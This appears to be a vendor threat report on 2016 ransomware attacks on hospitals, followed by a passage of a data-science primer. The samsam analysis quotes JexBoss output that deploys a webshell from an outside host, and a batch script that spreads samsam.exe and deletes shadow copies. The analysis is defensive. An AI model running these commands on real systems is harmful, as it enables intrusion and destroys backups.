This year, however, has highlighted the healthcare industry and, in particular, hospitals. While healthcare has suffered its fair share of data breaches in recent years, we see a shift in the approach attackers take and how they leverage easy-to-build ransomware toolkits to coax their victims into paying ransoms to restore their data. Instead of using complex data-exfiltration techniques to steal information and then sell it in dark markets, attackers employ toolkits to deliver ransomware and force their victims to pay immediately. The attackers benefit because they do not need to steal any data.

One leading example of this shift is a first-quarter attack against a group of hospitals, starting with one in the Los Angeles area. Intel Security's investigation into this group of attacks exposed several interesting characteristics that are not typically found in sophisticated attacks. Let's take a look at some of these discoveries and dive deeper into why healthcare has become an easy target.

Why are hospitals an easy target for ransomware?

Professionals who operate and manage hospital IT systems and networks face several challenges. Many are dealing with infrastructures that are as dated as some aging air traffic control systems, with the same need to be operational at all times. IT staffers who are tasked with supporting these critical systems must deal with three major issues.

- Ensuring there is no disruption to patient care.
- Ensuring that hospitals are not susceptible to data breaches and keeping them out of the news.
- Supporting aging equipment running on antiquated operating systems.

Unfortunately, there is no panacea. The disruption of patient care from ransomware attacks can be significant. Recently, a Columbia, Maryland, health care provider was attacked and breached. When the attack hit, employees started noticing pop-up messages demanding ransom payments in the form of Bitcoins. In response, the provider shut down part of the network, which caused considerable disruption. Care providers were unable to schedule patient appointments or look up critical medical records. Services were interrupted between their network of clinics and hospitals.

In 2016, ransomware authors have increasingly targeted the healthcare industry, especially hospitals.

Ransomware authors target hospitals because they typically own legacy systems and medical devices with weak security, plus they need immediate access to information.

Share this Report




Data breaches can have a long-lasting impact on health care providers. Patients often choose to receive care at hospitals based on the perceived level of service and the provider's reputation. When hospitals are perceived in a bad light because of a ransomware attack, patients may choose alternatives and doctors may be enticed to practice elsewhere. Consequently, the financial impact can be significant both in the short term (to clean up from the attack) and in the long term (through the impact on reputation, leading to fewer patients).

Many hospitals struggle to integrate new technology with antiquated back-end systems and technologies, and their operating rooms run legacy operating systems that are responsible for patients' lives. Some medical devices support only Windows XP because the hardware vendor or software provider is either no longer in business or has not kept up with requirements for newer technologies. Hackers know this, so medical devices have become easy targets for ransomware attacks.

A recent Ponemon Institute survey states that the most common cause of a healthcare organization's breach is a criminal attack.

What was the root cause of the healthcare organization's data breach?
(More than one response permitted)




Source: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data, May 2016, Ponemon Institute.

In the same study, health care organizations were asked to identify their greatest security concern. Their concerns coincide with what we observe. Many ransomware attacks we see have been the result of unintentional employee actions such as clicking a link or opening an attachment via email.

Share this Report



Security threats healthcare organizations worry about most
(Three responses permitted)



Source: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data, May 2016, Ponemon Institute.

A combination of legacy systems with weak security, a lack of employee security awareness, a fragmented workforce, and the pressing need for immediate access to information has led the criminal underground to prey on hospitals.

Share this Report





Stages of a hospital ransomware attack

An unsuspecting user receives an email attachment as a Microsoft Word document, which instructs the victim to enable a macro that directs a downloader to fetch the payload. Once the payload is dropped, the chain of events leading to a ransomware infection begins. From there, the malware spreads laterally to other systems and continues to encrypt files in its path.

In February 2016, a California hospital was hit by ransomware. The hospital reportedly paid \$17,000 to restore its files and systems, suffering a downtime of five working days.

In many recent ransomware attacks against hospitals, unsuspecting employees received an email either with an attachment or a link that started the chain of events leading to a ransomware infection. One example of this type of attack uses the ransomware variant Locky. Locky removes shadow copies of files created by the Volume Snapshot Service to prevent administrators from restoring local system configurations from backups.

A significant challenge in hospitals is that this type of malware generally causes havoc not only on traditional computing devices. It can also infect medical devices such as those used in oncology departments or MRI machines. The protection and cleanup of these devices is generally more challenging than for standard workstations and servers. Most of these devices run legacy operating systems and in some cases do not support security technologies that are required to protect against advanced ransomware attacks. Furthermore, many of these devices are critical to patient care, so high uptime is critical.

Targeted ransomware attacks on hospitals

In February 2016, early reports said that a California hospital was hit by ransomware and the hackers were asking a ransom of 9,000 Bitcoins, about US\$5.77 million dollars. The hospital reportedly paid \$17,000 in ransom to restore its files and systems, suffering a downtime of five working days.

Although multiple hospitals have been hit with ransomware, this attack, along with several other hospital attacks during the same period, was uncommon because the hospital was a victim of targeted ransomware.

A different method in Q1 targeted attacks

Ransomware is most often delivered by phishing, using emails with topics such as “Failed delivery” or “My resume” with attachments that download the ransomware. Another popular delivery method is the use of exploit kits, yet neither of these methods were employed in these Q1 targeted attacks on hospitals. Instead, the attackers found vulnerable instances of a JBoss web server.

Using the open-source tool JexBoss, hospital attackers scanned for vulnerable JBoss web servers and sent an exploit to start a shell on those hosts.

```

> Checking Host: http://192.168.1.9 <
* Checking web-console:      [ OK ]
* Checking jmx-console:     [ VULNERABLE ]
* Checking JMXInvokerServlet: [ VULNERABLE ]

* Do you want to try to run an automated exploitation via "jmx-console" ?
  This operation will provide a simple command shell to execute commands on the server..
  Continue only if you have permission!
  yes/NO ? yes

* Sending exploit code to http://192.168.1.9. Wait...

* Info: This exploit will force the server to deploy the webshell
  available on: http://www.joaomatosf.com/rmp/jbossass.war
* Successfully deployed code! Starting command shell, wait...

```

Ransomware attackers used an open-source tool to discover weaknesses in hospital systems.

Share this Report



Once the servers were infected, attackers used widely available tools to map the trusted network. Using batch scripts, the attackers launched commands on active systems. One of the commands deleted all volume shadow copies so that files could not be restored.

```
@echo off
for /f "delims=" %a in (list.txt) do copy samsam.exe \\%a\C$\windows\system32 &&
copy %a_PublicKey.keyxml \\%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

This batch script deletes all volume shadow copies so that files cannot be restored.

Unique in these attacks was that the command code was in batch files. In most of the ransomware families, commands are in the executable code. Why did the attackers separate commands and executable code? We believe that many security detections trigger on clear-text commands in executable code and have built signatures based on that behavior. It is likely that the attackers used this approach to bypass security measures.

The preceding script also shows that the file samsam.exe is copied to the target servers in the file list.txt. This particular ransomware family is known as samsam, samsa, Samas, or Mokoponi, depending on the evolution of the sample.

An in-depth analysis of the samsam attack on hospitals from Intel Security's Advanced Threat Research Team can be found [here](#).

'Honor' among thieves

Shortly after the California hospital attack was reported, several malicious actors in underground forums reacted to these attacks. For example, one Russian speaker from a notorious hacker forum expressed his frustration, offering special wishes to the hackers that committed the attacks. In the Russian underground, there is an ethical "code of conduct" that places hospitals off limits, even if they are in countries normally targeted in their cybercrime campaigns and operations.

In another criminal forum specializing in Bitcoin trading, similar discussions took place and comments were made regarding the hospital attacks. The discussion went on for more than seven pages. Some examples below:

Dumbest hackers ever , like they couldn't hack anything else . This kind of things will kill Bitcoin if they continue to do this ~~shit~~

Yes, this is pretty sad and a new low. These ransom attacks are bad enough, but if someone were to die or be injured because of this it is just plain wrong. The hospital should have backups that they can recover from, so even if they need to wipe the system clean it would result in only a few days of lost data, or data that would later need to be manually input, but the immediate damage and risk is patient safety.

Based on our code analysis, we do not believe that the Q1 hospital attacks were executed by the malicious actors we normally face in ransomware attacks or breaches. The code and attack was effective but not very sophisticated.

Share this Report



Hospital attacks in first half of 2016

Date	Victim	Threat	Geo
1/6/16	Hospital in Texas	Ransomware	USA
1/6/16	Hospital in Massachusetts	Ransomware	USA
1/6/16	Multiple hospitals in North Rhine-Westphalia	Ransomware	GER
1/6/16	2 hospitals	Ransomware	AUS
1/19/16	Hospital in Melbourne	Ransomware	AUS
2/3/16	Hospital	Ransomware	UK
2/3/16	Hospital	Ransomware	KOR
2/3/16	Hospital	Ransomware	USA
2/12/16	Hospital	Ransomware	UK
2/12/16	Hospital	Ransomware	USA
2/27/16	Health department in California	Ransomware	USA
3/5/15	Hospital in Ottawa	Ransomware	CAN
3/21/16	Dentist's office in Georgia	Ransomware	USA
3/16/16	Hospital in Kentucky	Ransomware	USA
3/18/16	Hospital in California	Ransomware	USA
3/22/16	Hospital in Maryland	Ransomware	USA
3/23/16	Hospital	Malvertising	USA
3/25/16	Hospital in Iowa	Malware	USA
3/28/16	Hospital in Maryland	Ransomware	USA
3/29/16	Hospital in Indiana	Ransomware	USA
3/31/16	Hospital in California	Ransomware	USA
5/9/16	Hospital in Indiana	Malware	USA

Date	Victim	Threat	Geo
5/16/16	Hospital in Colorado	Ransomware	USA
5/18/16	Hospital in Kansas	Malware	USA

The Advanced Threat Research team of Intel Security gathered both public and internal data to highlight known incidents related to hospitals in the first half of 2016.

From this data, it is clear that most attacks on hospitals are related to ransomware. Some, but not all, of these attacks were targeted.

How profitable is ransomware?

Intel Security discovered that a related group of Q1 targeted attacks on hospitals generated about \$100,000 in ransom payments.

In the case of the Q1 targeted attacks on hospitals (samsam), we discovered a multitude of Bitcoin (BTC) wallets that were used to transfer ransom payments. After further researching the transactions, we learned that the amount of ransom paid was around \$100,000.

In one underground forum, a developer's offering of ransomware code illustrates how much ransom has been generated by purchasers. The developer provides screenshots showing ransom transaction totals and proof that the ransomware code is not being detected.

IP	Country	User	OS	Language	Install date	Status
[Redacted]	[Flag]	[Redacted]	Windows 8.1 Enterprise Evaluation	English	2016-02-03 08:53:09	[Red]
[Redacted]	[Flag]	Administrator	Microsoft Windows XP	English	2016-02-02 08:41:23	[Red]
[Redacted]	[Flag]	Windows7	Windows 7 Ultimate	[Redacted]	2016-01-28 22:58:29	[Red]
[Redacted]	[Flag]	Admin	Windows 8.1	[Redacted]	2016-01-28 19:04:02	[Red]
[Redacted]	[Flag]	Win	Windows 10 Home	[Redacted]	2016-02-02 23:04:58	[Red]
[Redacted]	[Flag]	Administrator	Windows Server 2012 Standard Evaluation	[Redacted]	2016-02-02 03:41:13	[Red]
[Redacted]	[Flag]	Administrator	Microsoft Windows XP	[Redacted]	2016-01-29 15:42:31	[Red]
[Redacted]	[Flag]	Admin	Windows 7 Professional	[Redacted]	2016-01-27 04:14:05	[Red]
[Redacted]	[Flag]	Admin	Windows Vista (7x6) Home Premium	[Redacted]	2016-02-02 04:03:28	[Red]
[Redacted]	[Flag]	Admin	Windows Server 2008 R2 Standard	[Redacted]	2016-02-02 03:08:14	[Red]

In this example, a ransomware developer provides a screenshot of a portal that administers and tracks campaigns.

Transactions	
No. Transactions	50
Total Received	189,813.81836182 BTC
Final Balance	148,312.81836182 BTC

To boost reputation, the same developer shares a link to a known block-chain provider with wallet details and transaction history.

Share this Report



Intel Security learned the ransomware author and distributor received BTC189,813 during the campaigns, which translates to almost \$121 million. Of course, there are costs associated with these crimes such as renting botnets and purchasing exploit kits. Nonetheless, the current balance is around \$94 million, which the developer claims to have earned in only six months.

These campaigns illustrate the kind of money that can be made—quickly—through ransomware attacks.



An example of Bitcoin transaction analysis.

Reviewing the publicly known information related to the hospital ransomware attacks in the preceding table, we conclude that most victims did not pay the ransom. However, hospitals known to be targeted by samSam did appear to pay.

The amounts of ransom payments varied. The biggest direct costs were from downtime (lost revenue), incident response, system recovery, audit services, and other cleanup costs. In the reports we reviewed, health care providers were at least partially down for five to 10 days.

Policies and procedures

The most important step to protect systems from ransomware is to be aware of the problem and the ways in which it spreads. Here are a number of policies and procedures hospitals should follow to minimize the success of ransomware attacks:

- Have a plan of action in the event of an attack. Know where critical data is located and understand if there is a method to infiltrate it. Perform business continuity and disaster recovery drills with the hospital emergency point management team to validate recovery point and time objectives. These exercises can uncover hidden impacts to hospital operations that otherwise do not surface during normal backup testing. Most hospitals paid the ransom because they had no contingency plans!
- Keep system patches up to date. Many vulnerabilities commonly abused by ransomware can be patched. Keep up to date with patches to operating systems, Java, Adobe Reader, Flash, and applications. Have a patching procedure in place and verify if the patches have been applied successfully.
- For legacy hospital systems and medical devices that cannot be patched, mitigate the risk by leveraging application whitelisting, which locks down systems and prevents unapproved program execution. Segment these systems and devices from other parts of the network using a firewall or intrusion prevention system. Disable unnecessary services or ports on these systems to reduce exposure to possible entry points of infection.

An analysis of the financial impact of a hospital ransomware attack can be found in the Dark Reading article "[Healthcare Organizations Must Consider the Financial Impact of Ransomware Attacks.](#)"



To learn how Intel Security products can help protect against ransomware in hospitals, [click here](#).

- Protect endpoints. Use endpoint protection and its advanced features. In many cases, the client is installed with only default features enabled. By implementing some advanced features—for example, “block executable from being run from Temp folder”—more malware can be detected and blocked.
- If possible, prevent the storage of sensitive data on local disks. Require users to store data on secure network drives. This will limit down time because infected systems can simply be reimaged.
- Employ antispam. Most ransomware campaigns start with a phishing email that contains a link or a certain type of attachment. In phishing campaigns that pack the ransomware in a .scr file or some other uncommon file format, it is easy to set up a spam rule to block these attachments. If .zip files are allowed to pass, scan at least two levels into the .zip file for possible malicious content.
- Block unwanted or unneeded programs and traffic. If there is no need for Tor, block the application and its traffic on the network. Blocking Tor will often stop the ransomware from getting its public RSA key from the control server, thereby blocking the ransomware encryption process.
- Add network segmentation for critical devices required for patient care.
- “Air gap” backups. Ensure backup systems, storage, and tapes are in a location not generally accessible by systems in production networks. If payloads from ransomware attacks spread laterally they could potentially affect backed-up data.
- Leverage a virtual infrastructure for critical electronic medical records systems that are air gapped from the rest of the production network.
- Perform ongoing user-awareness education. Because most ransomware attacks begin with phishing emails, user awareness is critically important. For every 10 emails sent by attackers, statistics have shown that at least one will be successful. Do not open emails or attachments from unverified or unknown senders.

To learn how Intel Security products can help protect against ransomware in hospitals, [click here](#).

Share this Report



A crash course in security data science, analytics, and machine learning

—Celeste Fralick

As adversaries become more devious by embracing new methods to disrupt our security, everyone in the business of protecting IT systems and networks should have a rudimentary understanding of data science because that is where the future of IT security is headed. You may have heard terms such as *analytics*, *big data*, or *machine learning*. Although you may not be a data scientist or a statistician, a brief introduction to these terms can be useful. Why? Because as more devices are connected and the volume of data increases, analytics—if it is not already—will become the primary approach to disrupt adversaries. Automation will need to analyze yottabytes (10^{24} bytes) of data. To stay ahead of threats and predict vulnerabilities, we should all have a basic understanding of the fundamental security building block of data science.

What is data science?

Data science is the confluence of math, statistics, hardware, software, domain (or market segment), and data management. Data management is the general term to understand the ebb and flow of the data we gather throughout our software and hardware architectures, as well as governance of that data, policies (such as privacy requirements) applied to that data, storage and security of that data, and mathematical boundary conditions, to name just a few. Data management is as important as the algorithm itself.

Let's start with the definition of a mathematical function, an algorithm, and a model. A mathematical function is what we learned in primary school, such as $a + b = c$. An algorithm is a mathematical formula, such as a standard deviation or an average, that analyzes data to discover insights about the data. A model represents characteristics (or features) that a data scientist examines. A model provides an understanding about the process and its interactions with other variables. It can often predict what is expected to happen. Weather reporters routinely use models to predict the weather; Nate Silver (author of [Signal and the Noise: Why So Many Predictions Fail and Some Don't](#)) employed models to predict Barack Obama's victory in the presidential election.


Data scientists typically apply mathematical algorithms and models to solve problems—such as detecting an attack before it happens or stopping ransomware before it takes over a computer network. Most data scientists focus on specific areas of expertise. Those areas include image processing, natural language processing, statistical process control, predictive algorithms, design of experiments, text analytics, visualization and graphing, data management, and process monitoring. (See the following graphic.) If a data scientist is trained in the basics of statistics, the development and application of an algorithm can be translated from one expertise to another.

Data science is the confluence of math, statistics, hardware, software, domain (or market segment), and data management.

Share this Report



What's the difference between a statistician and a data scientist? Most statisticians will tell you there is none if the data scientist has a statistical foundation. However, with the combination of big data, the Internet of Things, and 24/7 connectivity, the emergence of data scientists has taken the statisticians out of the “back room” and placed them front and center in product development. Creating unique and use-case-based analytics—the scientific process of transforming data into business insight—allows the statistician and the data scientist to impact business in an exciting new way. This works particularly well with security product development.



Definition of Analytics

The scientific process of transforming data into insight for making better decisions.

Some Specialty Areas of Analytics

- Data mining
- Data monitoring
- Complex event processing
- Image processing (e.g., MRI)
- Textual (e.g., social media)
- Design of experiments
- Visualization (e.g., graphing)
- Forecasting
- Optimization
- Business analytics
- Natural language processing
- Machine learning
- Cognitive computing

A general definition, with some examples of specialties, of what a data scientist needs to know.

How has data science evolved?

The typical stages of analytics start with *descriptive* and evolve additively to *diagnostic*, *predictive*, and *prescriptive*. Descriptive and diagnostic analytics answers the questions “what happened?” and “why did it happen?” Predictive analytics, which builds on descriptive and diagnostic, answers the question “what will happen?” and prescriptive analytics, which builds on predictive analytics, states “this is what is recommended because that will happen.”

Descriptive and diagnostic analytics can be reactive or proactive. (That’s “proactive,” not “predictive.”) The advantage of proactive is that something has already happened and you know what to do to fix it. Many times this

proactive “decision tree” can be used later in the prescriptive stage. Descriptive and diagnostic analytics can also simply be reporting. Many security vendors embrace descriptive and diagnostic analytics, with proactive responses applied when an adversary challenges the system.


In the evolution of analytics, we have experienced Analytics 1.0, in which statisticians were kept in the back room and problems arrived over the transom. Descriptive and diagnostic analytics were prevalent and analytics were not an integral part of the business. The security industry, as a whole, typically performs descriptive and diagnostic analytics extremely well, including rules-based decision trees. Security vendors *need* to keep doing this well, as a layered approach is instrumental in providing effective security coverage.

As connectivity grew and the capabilities of microprocessors evolved, “big data” emerged around 2010 to give us Analytics 2.0. The title of data scientist became popular and managing voluminous data from a variety of sources challenged software architectures. While predictive and prescriptive analytics were certainly available (as they were in Analytics 1.0), the prevalence of descriptive and diagnostic analytics continue to be applied as security solutions evolve.

Most security companies are quickly moving to Analytics 3.0; industry advertisements and literature already cite predictive analytic studies and applications. The following graphic depicts the general state of analytics in the security industry, with a continuum from Analytics 1.0 to 3.0.

Analytics 3.0 moves the focus to predictive and prescriptive analytics, and these analytics (along with descriptive and diagnostic) are an inherent way of doing business for companies. Most security companies have not yet reached Analytics 3.0, but have focused their efforts on predictive solutions for malware, ransomware, and nefarious robot networks. We expect that most security vendors will deploy Analytics 3.0 by 2020.

Analytics 3.0 moves the focus to predictive and prescriptive analytics. We expect that most security vendors will deploy Analytics 3.0 by 2020.



The evolution of analytics, with a general alignment of descriptive, diagnostic, predictive, and prescriptive analytics. (Used with the permission of [Dr. Tom Davenport](#).)

Adopted from the International Institute for Analytics

Share this Report



Machine learning is the action of automating analytics that use computers to learn over time. Although machine learning can be applied to descriptive and diagnostic analytics, it is typically used with predictive and prescriptive algorithms.

Machine learning

Machine learning is the action of automating analytics that use computers to learn over time. Although machine learning can be applied to descriptive and diagnostic analytics, it is typically used with predictive and prescriptive algorithms. Clustering or classification algorithms can be learned and applied to incoming data; these algorithms can be considered diagnostic. Should the incoming data be used for a predictive algorithm (for example, [ARIMA: autoregressive integrated moving average](#) or [SVM: support vector machine](#)), the algorithm learns over time to assign data to a certain cluster or class, or to predict a future value, cluster, or class.


Assigning or predicting assumes that the algorithm has been “taught” how to learn—that is where the first challenges arise. As with all analytics, framing the problem is critical. Understanding how the resulting analytics will help solve the problem; the variables, inputs, and outputs of the process; and how the solution will drive a healthy business are critical to know up front. Next, insuring that all data are properly cleaned and processed will take about 80% of the total analytic development time. This is a time-consuming step, yet key in identifying outliers, improper readings, and how typical trends of the data are behaving. Domain experts can often underestimate how much time cleaning and processing can take.

Once framing the problem and cleaning and processing the data are complete, we are ready to perform statistical analyses of the data. These include simple steps such as distribution, standard deviation, skewness, and kurtosis, as these collectively will help determine whether linear or nonlinear data is involved, as well as whether to apply normalization or transformations. These last terms help the data scientist change the data or its scale in a consistent manner to fit a particular model. The mathematics can often be very complicated.

Completing these steps helps the data scientist develop the models for the classification and system evaluation section of machine learning. The type of data available and problem the data scientist is trying to solve help determine which models to select. This is, by far, the most challenging question a data scientist asks: How do I know which model to choose? Simply put, the data will help determine the model. But the data scientist should try *at least* three to five models to find the best fit. At this point the pressure from domain experts is usually strong to quickly reach a conclusion; however, the model selection is very critical to meeting customers' needs and insuring the data fit the model accurately, precisely, and repeatedly.

At this point, the data is segregated into a training set and a validation set. The training set (about 80% of the total) provides the predicted relationships with the data, while the validation (or “test”) set (about 20%) insures the strength of the data. It is important to understand the relationship between the two because “overfitting”—a method of unreasonably squishing the data to fit the model—can occur if the training model fit is better than the validation model fit. “Model fit,” in this case, can include analytic calculations such as the R value, generalized R value, and root-mean-square error. It is critical to try a number of models as well as tweak the variables within these models (such as the type of transformation) to get the best model fit.

A general process of analytics



The general process of analytics depicting an analytic evolution, trial and error iterations, descriptions, and a few examples of algorithms and actions. The circular arrows in the row of general analytic processes signify that the process is iterative and not necessarily purely linear.

Terms associated with machine learning

Machine learning uses automation to learn relationships, especially predictive and prescriptive analytics. Implemented correctly, the analytic can periodically or continuously learn as new data arrives.

The term *big data*, which became popular around 2010, has now given way to the new buzzword *machine learning*. Machine learning uses automation to learn relationships, especially predictive and prescriptive analytics. Implemented correctly, the analytic can periodically or continuously learn as new data arrives. A number of other terms have arisen lately that relate to machine learning. (See table, page 34.) Let's look into three: neural networks, deep learning, and cognitive computing.

Share this Report





Neural networks, or neural nets, are a type of machine learning and “deep learning” algorithm. There are many types of neural nets, which emulate the neuronal function of the brain with a number of hidden layers, transformations, and nodes. Often the neural net may have a cross-validation algorithm applied within it, folding itself over and over again, followed by a logarithmic, Gaussian, or a tanh transformation to yield categories of true negative, true positive, false negative, and false positive. In the past, neural nets have proven rather costly in time and processing power, but with new advances in CPUs, graphics processors, field-programmable gate arrays, and memory, neural nets are once again considered a strong machine learning analytic tool with many varieties to select from.

Neural nets are considered a type of deep learning algorithm often associated with artificial intelligence and applied to such things as self-driving cars, image recognition, and textual interpretation and association using natural language processing. Complex algorithms, including ensemble algorithms—a number of algorithms used together to reach a conclusion—are part of deep learning. Deep learning typically includes the application of memory (for example, what has happened before), reasoning (if this, then that), and attention to current and predicted data.

Cognitive, or neuromorphic, computing is another type of machine learning and deep learning. The computing is fairly complex, with heavy lifting of integral mathematics. Cognitive computing typically involves self-learning analytics that mimic the brain as well as human behavior and reasoning. Cortical algorithms, an n-dimension feed-forward and feed-backward analytic, can be considered neuromorphic computing because of the similarities the algorithmic processes have with the human brain and its neurons.

Each of these machine learning applications have to consider several elements:

- Where the data will be gathered and computed.
- Which raw data is needed and whether sampling can be applied.
- The cost of bandwidth and latency to the customer in time, money, and resources (including people, hardware, and software).
- Where the periodic or (preferably) continuous learning will occur.
- Where, how, and when the data will be stored.
- How often the model will have to be recalculated due to changing customer processes, metadata, or governance policies.

Know the basic terms

Term	Definition
Machine Learning	Automated analytics that learn over time. Often applied to more complex (predictive and prescriptive) algorithms.
